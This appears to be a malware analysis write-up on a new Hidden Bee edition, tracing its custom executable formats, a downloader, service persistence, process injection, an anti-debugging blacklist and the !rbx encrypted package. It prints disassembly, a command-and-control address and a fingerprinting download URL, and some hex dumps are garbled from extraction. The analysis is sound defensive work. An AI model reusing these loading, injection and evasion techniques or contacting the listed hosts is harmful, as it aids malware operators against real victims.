00407170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407180	00 00 00 00 00 00 00 00 00 00 B3 12 4D C8 43 B8 A6 M=C] 62
00407190	1F 03 5A 7D 09 38 25 1F 00 00 00 00 00 00 00 00	▼2}.8%▼.....
004071A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Unscrambling the NE format

The NE format was seen before, in former editions of Hidden Bee. It is just a scrambled version of the PE. By observing which fields have been misplaced, we can easily reconstruct the original PE.

00404014	56	push esi
00404015	FF15 40504000	call dword ptr ds:[&malloc]
00404018	8BD8	mov ebx,eax
0040401D	59	pop ecx
0040401E	85DB	test ebx,ebx
00404020	0F84 EF010000	je new_bee.404215
00404026	56	push esi
00404027	53	push ebx
00404028	FF75 E8	push dword ptr ss:[ebp-18]
00404028	FF75 EC	push dword ptr ss:[ebp-14]
0040402E	E8 F0010000	call new_bee.404223
00404033	85C0	test eax,eax

new_bee.00404223

.text:0040402E new_bee.exe:\$402E #342E

Address	Hex	ASCII
002D0048	4E 45 4C 01 D8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	NEL.ø.....
002D0058	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D0068	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D0078	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D0088	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D0098	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D00A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D00B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D00C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D00D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D00E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D00F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D0108	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
002D0118	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 00
002D0128	3A 43 DD 5B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0E 21	:CY[.....a..!

The

loader, unpacking the next stage

NE is one of the two similar formats being used by this malware. Another similar one starts from a DWORD 0x0EF1FAB9 and is used to further load components. Both of them have an analogical structure that comes from slightly modified PE format:

00000000	4e 45 4c 01 d8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ
00000010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Offset to PE header
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
000000d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 00	PE
000000e0	3a 43 dd 5b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 21	FileHdr->Machine
000000f0	0b 01 06 00 00 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00000100	1e 0e 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 10	

Header:

```
WORD magic; // 'NE'
WORD pe_offset;
WORD machine_id;
```

The conversion back to PE format is trivial: It is enough to add the erased magic numbers: MZ and PE, and to move displaced fields to their original offsets. The tool that automatically does the mentioned conversion is available [here](#).

In the previous edition, the parts of Hidden Bee with analogical functionality were delivered in a different, more complex proprietary format than the one currently being analyzed.

Second stage: a downloader (in NE format)

As a result of the conversion, we get the following PE: ([fddfd292eaf33a490224ebe5371d3275](#)). This module is a downloader of the next stage. The interesting thing is that the subsystem of this module is set as a driver, however, it is not loaded like a typical driver. The custom loader loads it into a user space just like any typical userland component.

The function at the module's Entry Point is called with three parameters. The first is a path of the main module. Then, the parameters from the configuration are passed. Example:

```
0012FE9C    00601A34  UNICODE  "\\\"C:\Users\tester\Desktop\new_bee.exe\""/>

```

004041C5	lea eax, dword ptr ss:[ebp+50]	
004041C8	push eax	eax:L"\"C:\\Users\\tester\\Desktop\\new_bee.exe\""
004041C9	call new_bee.4043EF	
004041CE	add esi, 8	
004041D1	cmp esi, 188	
004041D7	^ jnb new_bee.4041BB	
004041D9	cmp word ptr ds:[407000], 705A	00407000: "Zp"
004041E2	^ jne new_bee.404203	
004041E4	push new_bee.407004	407004: L"118.41.45.124:9000"
004041E9	push new_bee.407104	407104: L"NAPCUYWK0xywEgr0"
004041EE	call dword ptr ds:[<&GetCommandLine>]	
004041F4	push eax	eax:L"\"C:\\Users\\tester\\Desktop\\new_bee.exe\""
004041F5	call dword ptr ss:[ebp-14]	call_ep
004041F8	^ jmp new_bee.40421A	
004041FA	mov dword ptr ss:[ebp-C], 1	
00404201	^ jmp new_bee.404194	

Calling the Entry Point of the manually-loaded NE module

The execution of the module can take one of the two paths. The first one is meant for adding persistence: The module installs itself as a service.

If the module detects that it is already running as a service, it takes the second path. In such a case, it proceeds to download the next module from the server. The next module is packed as as Cabinet file.

```

00020858  push  eax
00020859  push  202
0002085E  call  <JMP.&WSAStartup>
00020863  test  eax,eax
00020865  jne  208D4
00020867  lea  eax,dword ptr ss:[ebp-1C]
0002086A  push  eax
0002086B  push  23848
00020870  call  20688
00020875  mov  esi,eax
00020877  pop  ecx
00020878  test  esi,esi
0002087A  pop  ecx
0002087B  je  208D4
0002087D  push  edi
0002087E  lea  edi,dword ptr ds:[esi+4]
00020881  push  dword ptr ds:[esi]
00020883  lea  eax,dword ptr ss:[ebp-C]
00020886  push  edi
00020887  push  eax
00020888  call  20583
0002088D  add  esp,C

```

23848:L"118.41.45.124:9000"
edi:"MSCF"
edi:"MSCF", esi+4:"MSCF"
edi:"MSCF"
unpack_the_cabinet

Address	Hex	ASCII
00417454	4D 53 43 46 00 00 00 00	MSCF....Oc.....
00417464	2C 00 00 00 00 00 00 00	,.....*.....
00417474	00 00 00 00 4E 00 00 00N.....c.....
00417484	00 00 00 00 00 00 00 00'.bin/.....
00417494	69 33 38 36 2F 63 6F 72	i386/core.sdb.:...
004174A4	81 28 80 63 80 63 4E 53	.(c.cNSL.....%.
004174B4	00 00 80 63 00 00 00 00c.....Y.....
004174C4	00 00 95 03 01 00 00 00Y.....
004174D4	00 00 A0 00 00 00 00 00R..h.....
004174E4	00 00 00 02 00 00 80 52O.....
004174F4	00 00 00 03 00 00 80 4Fh.R.....R.....
00417504	00 00 20 00 00 68 80 52@.H.T.....T.....
00417514	00 00 40 00 00 48 80 54@.E.Y.....Y.....
00417524	00 00 40 00 00 C8 80 59@.E.Y.....Y.....
00417534	00 00 20 00 00 E2 80 60@.E.Y.....Y.....
00417544	00 00 40 00 00 42 00 00@.E.Y.....Y.....

downloaded Cabinet file is being passed to the unpacking function
It is first unpacked into a file named "core.sdb". The unpacked module is in a customized format based on PE. This time, the format has a different signature: "NS" and it is different from the aforementioned "NE" format (detailed explanation will be given further).

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	4E	53	4C	01	05	00	00	03	BC	06	00	00	80	63	00	00	NSL.....L...c..
00000010	00	00	00	10	00	00	00	00	00	00	00	95	03	01	00*.....	
00000020	00	00	00	00	00	00	00	00	80	59	00	00	A0	00	00eY... ..	
00000030	00	00	00	00	00	00	00	00	80	60	00	00	00	02	00e`.....	
00000040	80	52	00	00	68	01	00	00	00	00	00	00	00	00	00	eR..h.....	
00000050	00	03	00	00	80	4F	00	00	03	00	00	20	00	00	68eO..... .h	
00000060	80	52	00	00	02	00	00	80	52	00	00	40	00	00	48	eR.....eR..@..H	
00000070	80	54	00	00	05	00	00	80	54	00	00	40	00	00	C8	eT.....eT..@..C	
00000080	80	59	00	00	07	00	00	80	59	00	00	20	00	00	E2	eY.....eY... ..a	
00000090	80	60	00	00	03	00	00	80	60	00	00	40	00	00	42	e`.....e`..@..B	
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

It is loaded by the proprietary loader.

The

```

100008E8 mov     edi, [ebp+Src]
100008EB cmp     word ptr [edi], '5N'
100008F0 jnz     finish_loading

```

The loader enumerates all the executables in a directory: `%Systemroot%\Microsoft.NET\` and selects the ones with the compatible bitness (in the analyzed case it was selecting 32bit PEs). Once it finds a suitable PE, it runs it and injects the payload there. The injected code is run by adding its entry point to APC queue.

new_bee.exe	< 0.01	756 K	3 108 K	3652
NETFXRepair.exe	Susp...	224 K	204 K	3308 Microsoft .NET Framework 4... Microsoft Corporation

Hidden Bee component injecting the next stage (core.sdb) into a new process

In case it failed to find the suitable executable in that directory, it performs the injection into `dllhost.exe` instead.

Unscrambling the NS format

As mentioned before, the `core.sdb` is in yet another format named NS. It is also a customized PE, however, this time the conversion is more complex than the NE format because more structures are customized. It looks like a next step in the evolution of the NE format.

The screenshot shows the header of the NS format for `core.sdb`. The interface displays hex offsets (00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F) and decoded text. Key fields and their values are highlighted:

- File->Machine:** 4E 53 4C 01 05 00 00 03
- Sections Count:** BC 06 00 00
- Header Size:** 80 63 00 00
- Entry Point:** 00 00 00 10
- Module Size:** 00 00 00 00
- ModuleBase:** 00 00 00 00
- Filled Data:** 95 03 01 00
- Data Directory:**
 - 80 59 00 00 A0 00 00 00
 - 80 60 00 00 00 02 00 00
 - 80 52 00 00 68 01 00 00
- Section:**
 - 00 03 00 00 80 4F 00 00 00 03 00 00 20 00 00 68
 - 80 52 00 00 00 02 00 00 80 52 00 00 40 00 00 48
 - 80 54 00 00 00 05 00 00 80 54 00 00 40 00 00 C8
 - 80 59 00 00 00 07 00 00 80 59 00 00 20 00 00 E2
 - 80 60 00 00 00 03 00 00 80 60 00 00 40 00 00 42

A callout box highlights the Data Directory fields: #1 Imports, #2 Relocations, #3 IAT.

Header of the NS format

We can see that the changes in the PE headers are bigger and more lossy—only minimalist information is maintained. Only few Data Directories are left. Also the sections table is shrunk: Each section header contains only four out of nine fields that are in the original PE.

Additionally, the format allows to pass a runtime argument from the loader to the payload via header: The pointer is saved into an additional field (marked “Filled Data” on the picture).

Not only is the PE header shrunk. Similar customization is done on the Import Table:

```

00005960 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00005970 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00005980 7E 5C 00 00 38 5B 00 00 98 53 00 00 00 00 00 00 ~\..8[...S..... RVA of DLL Name
00005990 BC 5C 00 00 38 5A 00 00 98 52 00 00 00 00 00 00 I\..8Z...R..... Original First Thunk
000059A0 14 5F 00 00 4C 5A 00 00 AC 52 00 00 00 00 00 00 ._.LZ...R..... First Thunk
000059B0 7C 5F 00 00 20 5A 00 00 80 52 00 00 00 00 00 00 |_.. Z..€R.....
000059C0 9C 5F 00 00 30 5B 00 00 90 53 00 00 00 00 00 00 š_..0[...S..... Timestamp? Forwarder?
000059D0 D8 5F 00 00 FC 5A 00 00 5C 53 00 00 00 00 00 00 Ě_..üZ...\S.....
000059E0 38 60 00 00 D8 5A 00 00 38 53 00 00 00 00 00 00 8`..ŘZ..8S.....

```

Customized part of the NS format’s import table

This custom format can also be converted back to the PE format with the help of a dedicated converter, available [here](#).

Third stage: core.sdb

The core.sdb module converted to PE format is available here: [a17645fac4bcb5253f36a654ea369bf9](#).

The interesting part is that the external loader does not complete the full loading process of the module. It only copies the sections. But the rest of the module loading, such as applying relocations and filling imports, is done internally in the core.sdb.

```

000706BD mov     ebp, esp
000706BF sub     esp, 2CCh
000706C5 push   edi
000706C6 mov     edi, [ebp+arg_4]
000706C9 push   edi
000706CA call   load_SN_format
000706CF test   eax, eax
000706D1 pop   ecx
000706D2 jz     exit

```

The loading function is just at the Entry Point of

core.sdb

The previous component was supposed to pass to the core.sdb an additional buffer with the data about the installed service: the name and the path. During its execution, core.sdb will look up this data. If found, it will delete the previously-created service, and the initial file that started the infection:

```

100006F9 lea    ecx, [esi+4]
100006FC push   0F01FFh
10000701 push   ecx
10000702 push   eax
10000703 call   ds:OpenServiceW
10000709 mov    ebx, eax
1000070B test   ebx, ebx
1000070D jz     short loc_1000072A

```

```

1000070F lea    eax, [ebp+var_3C]
10000712 push   eax
10000713 push   1
10000715 push   ebx
10000716 call   ds:ControlService
1000071C push   ebx
1000071D call   ds>DeleteService
10000723 push   ebx
10000724 call   ds:CloseServiceHandle

```

```

1000072A
1000072A loc_1000072A:
1000072A push   [ebp+arg_0]
1000072D call   ds:CloseServiceHandle
10000733 xor    ebx, ebx

```

```

10000735
10000735 loc_10000735:
10000735 push   3E8h
1000073A call   ds:Sleep
10000740 mov    eax, [esi]
10000742 lea   eax, [esi+eax*2+4]
10000746 push   eax
10000747 call   ds>DeleteFileW ; delete the initial executable


```

Removing the initial

service

Getting rid of the previous persistence method suggests that it will be replaced by some different technique. Knowing previous editions of Hidden Bee, we can suspect that it may be a bootkit.

After locking the mutex in a format `Global\SC_{%08lx-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}`, the module proceeds to download another component. But before it goes to download, first, a few things are checked.



Checks done before download of the next module

First of all, there is a defensive check if any of the known debuggers or sniffers are running. If so, the function quits.

```

seg004:10005518 blacklisted_names dd offset aDevenvExe ; DATA XREF: sub_10000D86+53↑o
seg004:10005518 ; sub_10000D86:loc_10000DDE↑r
seg004:10005518 ; "devenv.exe"
seg004:1000551C dd offset aWiresharkExe ; "wireshark.exe"
seg004:10005520 dd offset aVmacthlpExe ; "vmacthlp.exe"
seg004:10005524 dd offset aProcmonExe ; "procmon.exe"
seg004:10005528 dd offset aOllydbgExe ; "ollydbg.exe"
seg004:1000552C dd offset aIdagExe ; "idag.exe"
seg004:10005530 dd offset aImmunitydebugg ; "ImmunityDebugger.exe"
seg004:10005534 dd offset aWindbgExe ; "windbg.exe"
seg004:10005538 dd offset aEhSnifferExe ; "EHSniffer.exe"
seg004:1000553C dd offset aIrisExe ; "iris.exe"
seg004:10005540 dd offset aProcexpExe ; "procexp.exe"
seg004:10005544 dd offset aFilemonExe ; "filemon.exe"
seg004:10005548 db 0

```

The blacklist

Also, there is a check if the application can open a file '\\?\NPF-{0179AC45-C226-48e3-A205-DCA79C824051}'.

If all the checks pass, the function proceeds and queries the following URL, where GET variables contain the system fingerprint:

```

sntp://bbs.favcom.space:1108/setup.bin?
id=999&sid=0&sz=a7854b960e59efdaa670520bb9602f87&os=65542&ar=0

```

The hash (sz=) is an MD5 generated from VolumeIDs. Then follows the (os=) identifying version of the operating system, and the identifier of the architecture (ar=), where 0 means 32 bit, 1 means 64bit.

The content downloaded from this URL (starting from a magic DWORD 0xFEEDFACE – 79e851622ac5298198c04034465017c0) contains the encrypted package (in !rbx format), and a shellcode that will be used to unpack it. The shellcode is loaded to the current process and then executed.

```

00070B07 CALL DWORD PTR DS:[0x752F81] kernel32.WaitForSingleObject
00070B0D CMP DWORD PTR SS:[EBP-0x8],EDI kernel32.VirtualAlloc
00070B10 JE SHORT 00070B38
00070B12 PUSH 0x75694
00070B17 PUSH 0x75684
00070B1C CALL EBX ASCII "INSTALL_SOURCE"
00070B1E MOV EAX,DWORD PTR SS:[EBP-0x8]
00070B21 PUSH DWORD PTR DS:[EAX]
00070B23 ADD EAX,0x4
00070B26 PUSH EAX
00070B27 CALL 00070B52 load_the_shellcode
00070B2C PUSH DWORD PTR SS:[EBP-0x8]
00070B2F CALL DWORD PTR DS:[0x7533C] msvcrt.free
00070B35 ADD ESP,0xC
00070B38 PUSH DWORD PTR SS:[EBP-0x14]
00070B3B CALL DWORD PTR DS:[0x752F4] kernel32.DeleteTimerQueue

```

The

Address	Hex dump	ASCII
01470024	CE FA ED FE 03 00 00 00 24 00 00 00 00 00 00 00	if Y#...\$.....
01470034	34 00 00 00 80 1E 00 00 00 00 00 00 00 B4 1E 00	4...Ç▲..... ▲..
01470044	70 22 00 00 01 00 00 00 24 41 00 00 00 57 3E 08 00	p"...0...\$A..W>.
01470054	02 00 00 00 E9 03 04 00 00 55 8B EC 51 51 8B 45	0...U#...Uö000E
01470064	08 89 45 FC 83 65 F8 00 EB 07 8B 45 F8 40 89 45	ERæ°.U.øE°@eE
01470074	F8 8B 45 FC 3B 45 0C 73 0B 8B 45 FC 03 45 F8 80	øE°;E.søERøE°Ç
01470084	20 00 EB E6 C9 C2 08 00 8B 44 24 08 53 56 33 F6	.U\$T.øD\$SU3+
01470094	81 3B BE BA FE CA 57 75 39 81 78 08 FE CA BE BA	ü8z =Wu9üx#=#z
014700A4	75 30 8B 7C 24 18 3B 78 1C 72 27 8B 5C 24 10 8D	u0ö!\$†;xLx'ø\}\$2
014700B4	47 0C 50 FF 13 8B F0 85 F6 74 17 57 8D 46 0C FF	G.P ø-ø+t\$W2F.
014700C4	74 24 18 89 06 8D 48 20 89 7E 08 50 89 4E 04 FF	t\$†ø+2H e"PFENø
014700D4	53 08 8B C6 5F 5E 5B C2 0C 00 8B 54 24 08 56 8B	SøP_L^T...øT\$Uö

'FEEDFACE' module contains the shellcode to be loaded

The shellcode's start function uses three parameters: pointer to the functions in the previous module (core sdb), pointer to the buffer with encrypted data, size of the encrypted data.

```

if ( loaded_shellcode )
{
    if ( module_ptr )
    {
        to_malloc = ::to_malloc;
        to_memcpy = ::to_memcpy;
        to_free = ::to_free;
        _VirtualAlloc = VirtualAlloc;
        _VirtualFree = VirtualFree;
        ntdll = GetModuleHandleA(aNtdllDll_0);
        _ZwQueryInformationProcess = GetProcAddress(ntdll, aZwqueryinforma);
        ((void (__stdcall *)(int (__stdcall **)(int), int, size_t))loaded_shellcode)(
            &to_malloc, // pointer to the array of functions
            module_ptr,
            module_size);
        VirtualFree(loaded_shellcode, 0, 0x8000);
    }
}

```

The loader

calling the shellcode

Fourth stage: the shellcode decrypting !rbx

The beginning of the loaded shellcode:

Address	Hex dump	Disassembly
00210000	E9 03040000	JMP 00210408
00210005	55	PUSH EBP
00210006	8BEC	MOV EBP,ESP
00210008	51	PUSH ECX
00210009	51	PUSH ECX
0021000A	8B45 08	MOV EAX,DWORD PTR SS:[EBP+0x8]
0021000D	8945 FC	MOV DWORD PTR SS:[EBP-0x4],EAX
00210010	8365 F8 00	AND DWORD PTR SS:[EBP-0x8],0x0
00210014	EB 07	JMP SHORT 0021001D
00210016	8B45 F8	MOV EAX,DWORD PTR SS:[EBP-0x8]
00210019	40	INC EAX
0021001A	8945 F8	MOV DWORD PTR SS:[EBP-0x8],EAX
0021001D	8B45 F8	MOV EAX,DWORD PTR SS:[EBP-0x8]
00210020	3B45 0C	CMPL EAX,DWORD PTR SS:[EBP+0xC]
00210023	73 0B	JNB SHORT 00210030
00210025	8B45 FC	MOV EAX,DWORD PTR SS:[EBP-0x4]
00210028	0345 F8	ADD EAX,DWORD PTR SS:[EBP-0x8]
0021002B	8020 00	AND BYTE PTR DS:[EAX],0x0
0021002E	EB E6	JMP SHORT 00210016
00210030	C9	LEAVE
00210031	C2 0800	RETN 0x8

The shellcode does not fill any imports by itself. Instead, it fully relies on the functions from core.sdb module, to which it passes the pointer. It makes use of the following function: malloc, memcpy, memfree, VirtualAlloc.

002101A1	75 6B	JNZ SHORT 0021020E	
002101A3	FF76 1C	PUSH DWORD PTR DS:[ESI+0x1C]	
002101A6	8B7D 08	MOV EDI,DWORD PTR SS:[EBP+0x8]	
002101A9	FF17	CALL DWORD PTR DS:[EDI]	call malloc via core.sdb
002101AB	85C0	TEST EAX,EAX	

Jump is NOT taken

Address	Hex dump	Disassembly	Comment
000709DF	FF7424 04	PUSH DWORD PTR SS:[ESP+0x4]	
000709E3	FF15 44530700	CALL DWORD PTR DS:[0x75344]	msvcrt.malloc
000709E9	59	POP ECX	
000709EA	C2 0400	RETN 0x4	
000709ED	FF7424 04	PUSH DWORD PTR SS:[ESP+0x4]	
000709F1	FF15 3C530700	CALL DWORD PTR DS:[0x7533C]	msvcrt.free
000709F7	59	POP ECX	
000709F8	C2 0400	RETN 0x4	
000709FB	FF7424 0C	PUSH DWORD PTR SS:[ESP+0xC]	
000709FF	FF7424 0C	PUSH DWORD PTR SS:[ESP+0xC]	
00070A03	FF7424 0C	PUSH DWORD PTR SS:[ESP+0xC]	
00070A07	E8 B8470000	CALL 000751C4	JMP to ntdll.memcpy
00070A0C	83C4 0C	ADD ESP,0xC	
00070A0F	C2 0C00	RETN 0xC	

Example:

calling malloc via core.sdb

Its role is to reveal another part. It comes in an encrypted package starting from a marker !rbx. The decryption function is called just at the beginning:

```

00210408 push    ebp
00210409 mov     ebp, esp
0021040B sub     esp, 40h
0021040E push    ebx
0021040F push    esi
00210410 push    edi
00210411 mov     edi, [ebp+main_module]
00210414 push    [ebp+rbx_size] ; rbx_size
00210417 xor     esi, esi
00210419 push    [ebp+buffer_rbx] ; buffere_rbx
0021041C push    edi ; main_module
0021041D call    decrypt_from_rbx
00210422 mov     ebx, eax
00210424 test   ebx, ebx

```

Calling the decrypting function (at

Entry Point of the shellcode)

First, the function checks the !rbx marker and the checksum at the beginning of the encrypted buffer:

```

00210162 push    ebp
00210163 mov     ebp, esp
00210165 push    ecx
00210166 push    ecx
00210167 and     [ebp+var_4], 0
00210168 push    ebx
0021016C push    esi
0021016D mov     esi, [ebp+buffere_rbx]
00210170 mov     ebx, [esi+4]
00210173 cmp     dword ptr [esi], 'xbr!'
00210179 mov     [ebp+var_8], ebx
0021017C jnz     loc_210212

```

```

00210182 mov     eax, [esi+8]
00210185 add     eax, 20h
00210188 cmp     [ebp+rbx_size], eax
0021018B jnz     loc_210212

```

```

00210191 and     dword ptr [esi+4], 0
00210195 push    edi
00210196 push    [ebp+rbx_size]
00210199 push    esi           ; buffer_rbx
0021019A call    checksum
0021019F cmp     eax, ebx

```

Checking

marker and then checksum

It is decrypted with the help of RC4 algorithm, and then decompressed.

After decryption, the markers at the beginning of the buffer are checked. The expected format must start from predefined magic DWORDs: 0xCAFEBAFE,0, 0xBABECAFE:

```

00210034 ; int __stdcall validate_and_copy_decrypted(int, int decoded_buffer, int)
00210034 validate_and_copy_decrypted proc near
00210034
00210034 arg_0= dword ptr 4
00210034 decoded_buffer= dword ptr 8
00210034 arg_8= dword ptr 0Ch
00210034
00210034 mov     eax, [esp+decoded_buffer]
00210038 push   ebx
00210039 push   esi
0021003A xor     esi, esi
0021003C cmp     dword ptr [eax], 0CAFEBABEh
00210042 push   edi
00210043 jnz    short loc_21007E

```

```

00210045 cmp     dword ptr [eax+8], 0BABECAFEh
0021004C jnz    short loc_21007E

```

```

0021004E mov     edi, [esp+0Ch+arg_8]
00210052 cmp     edi, [eax+1Ch] ; size
00210055 jb     short loc_21007E

```

```

00210057 mov     ebx, [esp+0Ch+arg_0]
0021005B lea    eax, [edi+0Ch]
0021005E push   eax
0021005F call   dword ptr [ebx] ; _malloc_via_main_module

```

The !rbx package format

The !rbx is also a custom format with a consistent structure.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	21	72	62	78	DE	B5	F9	0F	37	3E	08	00	5B	9B	E0	74	!rbxTjuú.7>.. [>rt
00000010	3E	42	42	8A	88	01	68	2F	99	0F	BF	E7	30	34	0A	00	>BBŠ..h/™.žç04..
00000020	92	AA	24	61	B2	2D	90	26	94	9D	F7	D7	9C	D2	D8	B4	'šša[-.ε"t÷×šŃŔ'
00000030	6A	0F	F9	B6	E6	66	62	D4	10	A4	56	B1	34	4C	56	3F	j.úŕcfbÔ.šV±4LV?
00000040	C9	1A	A0	C4	71	F5	71	2A	30	9D	0B	20	32	DF	45	0C	É. Āqōq*0t. 28E.
00000050	BE	62	E5	26	15	33	3C	7E	DA	95	D2	2A	D9	51	63	92	Ib1&.3<-Ū•Ń*ŪQc'
00000060	D1	3E	AD	37	0C	79	DB	93	8A	6A	DE	D4	08	53	C5	EE	Ń>.7.yŪ"šjTÔ.SŪi

```

DWORD magic; // "!rbx"
DWORD checksum;
DWORD content_size;
BYTE rc4_key[16];
DWORD out_size;
BYTE content[];

```

The custom file system (BABECAFE)

The full decrypted content has a consistent structure, reminiscent of a file system. According to the previous reports, earlier versions of Hidden Bee used to adapt the ROMS filesystem, adding few modifications. They called their customized version “Mixed ROM FS”. Now it seems that their customization process has progressed. Also the keywords suggesting ROMFS cannot be found. The headers starts from the markers in the form of three DWORDS: { 0xCAFEBABE, 0, 0xBABECAFE }.

```

00210031  C2 0000  MOV EAX, DWORD PTR SS:[ESP+0x8]
00210034  8B4424 08  PUSH EBX
00210038  53      PUSH ESI
00210039  56      XOR ESI, ESI
0021003A  33F6   CMP DWORD PTR DS:[EAX], 0xCAFEBABE
0021003C  8138 BEBAFECA  PUSH EDI
00210042  57      JNZ SHORT 0021007E
00210043  75 39   CMP DWORD PTR DS:[EAX+0x8], 0xBABECAFE
00210045  8178 08 FECAB  JNZ SHORT 0021007E
0021004C  75 30   MOV EDI, DWORD PTR SS:[ESP+0x18]
0021004E  8B7C24 18  CMP EDI, DWORD PTR DS:[EAX+0x1C]
00210052  3B78 1C  JB SHORT 0021007E
00210055  72 27   MOV EBX, DWORD PTR SS:[ESP+0x10]
00210057  8B5C24 10  LEA EAX, DWORD PTR DS:[EDI+0xC]
0021005B  8D47 0C

```

The layout of BABECAFE FS:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text	
00000000	BE	BA	FE	CA	00	00	00	00	FE	CA	BE	BA	56	6F	69	00	Iş̣Ẹ...̣ẸỊ̇Voi.	Magic
00000010	00	00	00	00	00	00	00	00	00	00	00	00	30	34	0A	0004..	Full Size
00000020	74	01	00	00	80	8D	00	00	D0	8D	00	00					t...ẸỊ̇..ĐỊ̇..	Next File Header File Size
00000030	69	33	38	36	2F	63	6F	72	65	64	6C	6C	2E	62	69	6E	i386/coredll.bin	File Name
00000040	00	00															..	
